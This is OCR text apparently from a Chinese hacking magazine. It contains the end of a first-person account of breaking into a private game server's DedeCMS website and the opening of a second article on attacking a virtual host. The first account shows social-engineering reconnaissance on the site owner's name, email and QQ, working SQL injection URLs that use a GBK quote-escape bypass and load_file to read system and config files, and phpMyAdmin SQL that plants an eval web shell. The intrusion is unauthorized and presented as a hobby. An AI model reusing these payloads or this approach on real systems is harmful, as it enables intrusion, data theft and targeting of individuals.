


图10

一片空白，如图8，看来这个站的站长安全意识还不错。看着扫描的结果，发现有inc/conn.asp这个文件，以为会有传说中的暴库，打开一看也仅是一个“数据库链接出错，请检查链接字串！”的提示。看一下robots.txt，也是些无关痛痒的文件，再看下wvs，竟然还在扫描中……

三、另寻它法

时间过得挺快的呀，刚才还是傍晚，咋一下子没见太阳了呢？一看竟然七点多了，我汗，一想起这个时间，肚子竟不自觉的叫了。哎，再怎么说不能把肚子给饿着了嘛。于是收工、吃饭、作业……，今天就不搞了，明天还要上课呢。

第二天晚上，晚饭都吃了，作业也搞了，那位朋友也催我了，于是再次打开这个站点。在自己的硬盘里查看了下关于dedecms的一些资料，终于找到了For Getip() Vul Of Dedecms的exp，也找到了一份那个直接写文件的漏洞利用资料，结果对这个站都没有用。

打开cnsuperscan3.0对服务器的端口扫描了一下，发现对方只开了80和3389，mstsc连上去，2003的系统，按五次shift键，没有出现传说中的后门。思路一度陷入僵局，沉思了几秒中，重新整理一下：

1、查这个域名的注册信息，配合google，社工其终端密码；
2、继续回主站再次查看一下是否有漏掉的页面。

有了思路，就开始做了。当然我的wvs还是继续开着，打开http://123cha.com/页面，通过查询得知其注册人的姓名为：吴xx，邮箱为chxxx@163.com，而且还有几个英文名。

首先google一下“吴xx”，我汗，竟然有好几十页，怎么全国这么多同一个姓名的？遂放弃用姓名作关键字来查询了。利用邮箱google的时候，发现google竟然搜索不到。没关系，国内不是还有一个百度嘛，不过也只搜索到了两条记录，其中一个是在www.poco.cn网上的注册信息。

点开一看，没想到还要注册，没关系，利用百度的快照查看其个人信息，发现啥也没有，唯一多了一个他的另一个id：魔神的爱。

以这个id来进行搜索，我汗，又是一个没有代表性的关键字。回到网站查看其相关页面，发现站长的QQ为43xxxx，搜索后竟然搜索到一些股票信息。查询其QQ，发现填写的资料也没什么可以利用的，看来站长果然不是吃素的呀。

后来听那位朋友说这个私服站在百度排名第三，好象是挺牛的。现在还是回到站点首页，点开看一下他们的新闻吧。咦？右上角的那是个什么东东，如图9，有个搜索的地方，说不定有可乘之机。

熟悉的在输入框中输入：**私服' and 1=1 and '%'='%**，咦？暴错了哇，没想到竟然把物理路径暴出来了（这里我没有截到图，因为文章是事后写的）。到这里信心又开始慢慢有了，继续找找，大概半个小时过后依然没有什么收获，思路再一次断掉了。

四、灵光乍现

似乎没搞头了，不能急，我安慰自己，先来整理一下自己得到的信息：

一是网站的管理员的用户名和一个无法破开的md5值；
二是网站的物理路径；
三是一个能得到网站用户名和md5的注入点。

想想觉得能不能把管理员的md5给update掉，试着在注入点执行语句，发现单引号被转义，此路不通。又联想到#@_admin表中会不会还有其它管理员，试着在注入语句后加上where限制语句，结果暴错，此路还是不通。

现在已经知道了网站物理路径、注入点、php……哇靠，我怎么这么傻呀！php的注入点，我怎么连最普通的php注入步骤都忘了呀？嗯，灵光一现，马上行动。

首先判断是否有读文件的权限，输入URL：**http://www.xx.com/include/dialoguser/select_soft.php?f=&keyword=&mediatype =4%bf%27%20and%20(select%20count(*)%20from%20mysql.user)>0%20/***，如图10，返回正常。

哈哈，可以load_file哦，试试先。把2那里换成load_file(0x633A5C626F6F742E696E69)，其中633A5C626F6F742E696E69是c:\boot.ini的十六进制，完整的url为：**http://www.xx.com/include/dialoguser/select_soft.php?f=&keyword**

=&mediatype=4%bf%27%20and %201=2%20union%20select%201,load_file(0x633A5C626F6F742E696E69),3,4,5,6%20from%20mysql.user/*，返回的信息如图11。

呵呵，成功的读取了c:\boot.ini文件的内容。好了，这下思路更加明确了，读mysql的链接密码，然后利用phpmyadmin拿shell。

说干就干，从前面整理的信息得知plus/search.php的完整路径为d:/www/plus/search.php，转成十六进制，然后load_file，返回如图12。

右键查看源文件，发现有如下代码：

```
require_once(dirname(__FILE__)."/../include/config_base.php");
require_once(dirname(__FILE__)."/../include/inc_arcsearch_view.php");
```

于是转而读取../include/config_base.php，得到了root的密码。然后登录phpmyadmin，利用以下代码得到了一个密码为1的一句话木马，如图13，此次渗透便告一段落。

```
----start code----
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[1]);?>');
select cmd from a into outfile 'D:/phpMyAdminbraries/d.php';
Drop TABLE IF EXISTS a;
----end code----
```

五、总结

这次入侵有点运气的成分，首先是那个暴路径的地方，其次是整个入侵过程中的思维转变，给我以后的入侵也带来了不少的思路。再次，目标是root，最后我拿到了3389。我的话完了，呵呵，有什么不懂的，可以到论坛找我，我的id是“冰的原点”。

编辑点评：

我看了作者的文章，是按平常的思路习惯来入侵的，有时难免挂一漏万。我在想，大家可以在入侵前写一个入侵提纲，列好方法步骤，写得条数越多越好，然后按部就班来入侵也是一个好方法。




图11




图12




图13

坚持不懈，渗透虚拟主机服务器

文 耗子

通过本文你可以重新温习一下虚拟主机常用的提权方法

一、写在前面

近来心血来潮，想找个空间做BLOG，想便宜又好用，所以就在网上找了起来。无意间跳到了一个空间出售的站，主页的内容吸引了我，如图1所示，竟然可以免费试用一周，而且最便宜的空间才10元RMB一年。更重要的是，居然是全能空间，如图2，这可是国内虚拟主机比较便宜的一种了，我怎么能不动心呢？

做一个个人BLOG我想也要不了太大的空间，所以就注册了最便宜的那种。注册时选择试用7天，注册成功后就拥有自己的空间了。

二、探路

但是作为一个入侵爱好者，同时也是为我的BLOG将来的安全考虑，我首先在站点目录上传了海洋顶端ASP木马，看看服务

